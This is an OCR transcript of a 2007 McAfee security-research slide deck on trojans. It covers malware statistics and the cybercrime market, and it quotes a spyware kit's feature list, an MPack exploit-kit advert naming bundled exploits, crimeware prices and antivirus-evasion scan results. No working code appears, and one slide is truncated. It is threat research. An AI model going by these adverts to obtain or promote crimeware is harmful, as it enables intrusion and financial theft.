McAfee



Trojans – A Reality Check

Looking at what‘s real

Toralv Dirro
EMEA Security Strategist, CISSP
McAfee® Avert® Labs

Dirk Kollberg
Virus Research Lead
McAfee® Avert® Labs

© 2007 McAfee, Inc.



So when did all this start?

History Lesson

- Term coined by Ken Thompson in 1983
- Used to gain privileged access to computers since the 80s
  - Keyloggers
  - Fake login screens
- ...and to maintain access
  - Rootkits
  - Backdoors

- or trivial trojans that just delete things

http://www.acm.org/awards/article/a1983-thompson.pdf

The Hype is started

- Defcon 7.0: BO2K is released
- Massive Media attention
- The Hype is started



Hype around Trojans


- 2001: Magic Lantern
  - Supposedly developed by the FBI to replace (hardware) keyloggers
- 2007: Der Bundestrojaner
  - Proposed by German authorities to enable „online searches“ on suspects computers
  - >600.000 Google hits
  - April‘s Fool Joke around it by the CCC scares thousands
  - Estimated cost of development ~200.000 Euro *[1]*

[1] Drucksache 16/3973 Deutscher Bundestag





And The Reality?

Malware & Potentially Unwated Program Growth



Samples sent to McAfee Research






Legacy is defined as: DOS, boot-sector, and Win3.1 viruses


Source: McAfee's statistics

McAfee
Protect what you value.

1997 - 2006


Fastest Growing Trojan Types
8000
6000
4000
2000
0
-2000
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
Password Stealer
Downloader
BackDoor

2007: Q1 Password Stealing Trojan Targets



McAfee
Protect what you value.

By The End of 2006

	1997	End of 2006
Vulnerabilities	400	21,400
Password Stealers	400	13,600
Potentially Unwanted Programs	1	23,000
Viruses and Trojans	17,000	222,000
Spam	5%	80+%

Real Data from Customers

- Last 18 months detection

— W32/Sober@mm!681	8.362.071	MassMailer
— W32/Sober.gen@mm	479.392	MassMailer
— Adware/abetterintrnt.gen.a	318.556	Adware
— W32/Netsky.p	286.998	MassMailer
— Generic Malware.a!zip	202.929	Trojan
— New Malware.j	198.962	Trojan
— W32/Almanahe.c	63.452	Virus, Poly, Rootkit
— Vundo.dll	54.579	Trojan
— Downloader.AAP	46.870	Downloader
— Downloader.BAI!M711	28.093	Downloader
— PWS-Goldun	21.403	PasswordStealer
— PWS-Legmir	4.100	PasswordStealer

Real Data from Customers

From this list ranked with detections in 2007 only

1. New Malware.j	Trojan
2. W32/Almanahe.c	Virus, Poly, Rootkit, Downloader
4. Vundo.dll	Trojan
5. Downloader.AAP	Downloader
6. Downloader.BAI!M711	Downloader

Real Data from Customers

- Worms/Bots?
  - Many dozens
  - All different
  - Small numbers, most below 20 unique detections



Real Data from Customers

- Worms/Bots?
  - Many dozens
  - All different
  - Small numbers, most below 20 unique detections

- And some fun detections...
  - Parity Boot (2 detections)
  - PS-Kill (1033 detections)
  - SymbOS/Comwarrior.a (544 detections? WTF!)

2007: Q1 Trends

- 1,833 vulnerabilities in the National Vulnerability DB
  - —(33% increase over Q1-06)
- 21,579 classified viruses and trojans
  - —(34% increase over Q1-06)
- 1,379 classified PUPs
  - —(an 8% decrease over Q1-06)
- 85% of all e-mail considered Spam
- Password Stealing Trojans targeting banks and game accounts





Malware for Money

Installing Adware on compromised machines

- Common practise to make money with a botnet
- Pay-per-install programs offered by various companies
  - Price depends on region where the victim is located
  - Ranges from $0.05 to $0.50

- Financial Motivation caused major changes why people write Malware and what kind of Malware is written

Advertised Prices for various items

• United States-based credit card with card verification value	$1–$6
• United Kingdom-based credit card with card verification value	$2–$12
• List of 29,000 emails	$5
• Online banking account with a $9,900 balance	$300
• Yahoo Mail cookie exploit—advertised to facilitate full access when successful	$3
• Valid Yahoo and Hotmail email cookies	$3
• Compromised computer	$6–$20
• Phishing Web site hosting—per site	$3–5
• Verified PayPal account with balance (balance varies)	$50–$500
• Unverified PayPal account with balance (balance varies)	$10–$50
• Skype account	$12
• World of Warcraft account—one month duration	$10

Source:Symantec Internet Security Threat Report

RAT Systems - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go



Basic Spyware Package

Products Category

- Spyware
- Online Services

- Invisibility in system
- Implementstion of software FireWalls leak
- Implementation of Polymorthic algorithm
- Implementation of AV Software vulnerability: AV Bases Update Breaker
- Socks5 Proxy Server (Demo of Socks Panel)
- FTP Server
- KeyLogger
- Clipboard Logger
- Implementation of WebMoney Keeper leak: WebMoney Grabber
- Implementation of E-gold security system leak
- Protected Storage Grabber
- Far FTP, TotalCommander FTP, The Bat Passwords Grabber
- Sends logs/files to http server
- Web-based Remote Control (Demo)
- Implementation of IE leak: Form Grabber
- Implementation of UK banks security system leak: Memorable Info Grabber (at this moment released implementation of 6 most popular UK banks security system leak, no screenshots, only text) (List of vulnerable banks)

Buy it now for $650 USD

Contains commands for working with the selected items.
Start Inbo... Micro... Link f... Jasc ... RAT ... CIO ... 09:02

The cost of cyber crime tools

- S… …ootkit functionalities: US$600.
- F… …counts. You load the list of FTP accounts and it automatically checks if the user a… …arating the valid accounts from the invalid ones: US$15.
- D… …500 + US$25 for update.
- P… …date: US$5
- K… …niques US$40.
- V… …s: US$5
- V… …s creatc… U…
- M… …Trojans M…

MPack v0.851 stat

Attacked hosts: (total/uniq)	
IE XP ALL	112716 - 107033
QuickTime	19 - 18
Win2000	3819 - 3637
Firefox	33700 - 33148
Opera7	217 - 202

Traffic: (total/uniq)	
Total traff:	167407 - 153940
Exploited:	19257 - 16328
Loads count:	38669 - 12345
Loader's response:	200.8% - 75.61%
User blocking:	ON
Country blocking:	OFF
Efficiency: 23.1% - 8.02%	

Bundle sploitov MPack (probiv adalte at 10%, ifreymah from 12 to 35)

Update bundles eksploitov MPack
Current version **0.80**

The new version added :
- locking repeat visits using advanced system razlichayuschey run for natom
A simplified compared to previous versions of the installation
- counting efficiency loadera, allowing time to recognize spalivshiysya soft and not lose this potential boot

The update includes the following ekspy :
- modified MS06-014 with maksimizirovannoy efficiency
- MS06-006 under Firefox 1.5.x and Opera 7.x
- unnamed 0day for Win2000 (ms06-044)
= XML overflow under XP \ 2k3 delayed by operation
= WebViewFolderIcon overflow
= WinZip ActiveX overflow
= QuickTime overflow
= **ANI** new **overflow**

Price as before $ 700 for ligament and $ 300 for bilder loadera (samorazmnozhayuschiysya loader 3k $ podnobnosti online **[Only registered users can see links. Registration!]).**

Probiv at yusa bize reaches **45-50%** (!) , The supplier traffa connect with the acquisition.
At adalte and ifreyme increased by ~ 2-5%

By purchasing a link with us, you would get not only an excellent product, but also first-rate support by the end of last year.

Also recall that existing users pounding on the update

phase.
Checking on the older version antichat'e
[redacted]

The purchase icq[redacted]for updating icq[redacted]

Price :


Compiling under your wallets : $ 5
Bilder : $ 10
Gek : $ 30
Updates : $ 5

VirusTotal on WMT

AhnLab-V3 2007.4.7.0 04.06.2007 no virus found
AntiVir 7.3.1.48 04.07.2007 no virus found
Authentium 4.93.8 04.06.2007 no virus found
Avast 4.7.936.0 04.06.2007 no virus found
AVG 7.5.0.447 04.07.2007 no virus found
BitDefender 7.2 04.07.2007 no virus found
CAT-QuickHeal 9.00 04.06.2007 no virus found
ClamAV devel-20070312 04.07.2007 no virus found
DrWeb 4.33 04.07.2007 no virus found
eSafe 7.0.15.0 04.07.2007 no virus found
eTrust-Vet 30.7.3549 04.06.2007 no virus found
Ewido 4.0 04.07.2007 no virus found
FileAdvisor 1 04.07.2007 no virus found
Fortinet 2.85.0.0 04.07.2007 suspicious
F-Prot 4.3.1.45 04.04.2007 no virus found
US 6.70.13030.0 04.07.2007 no virus found
Ikarus T3.1.1.3 04.07.2007 no virus found
Kaspersky 4.0.2.24 04.07.2007 no virus found
McAfee 5003 04.06.2007 no virus found
Microsoft 1.2405 04.07.2007 no virus found
NOD32v2 2172 04.07.2007 no virus found



Protect what you value.

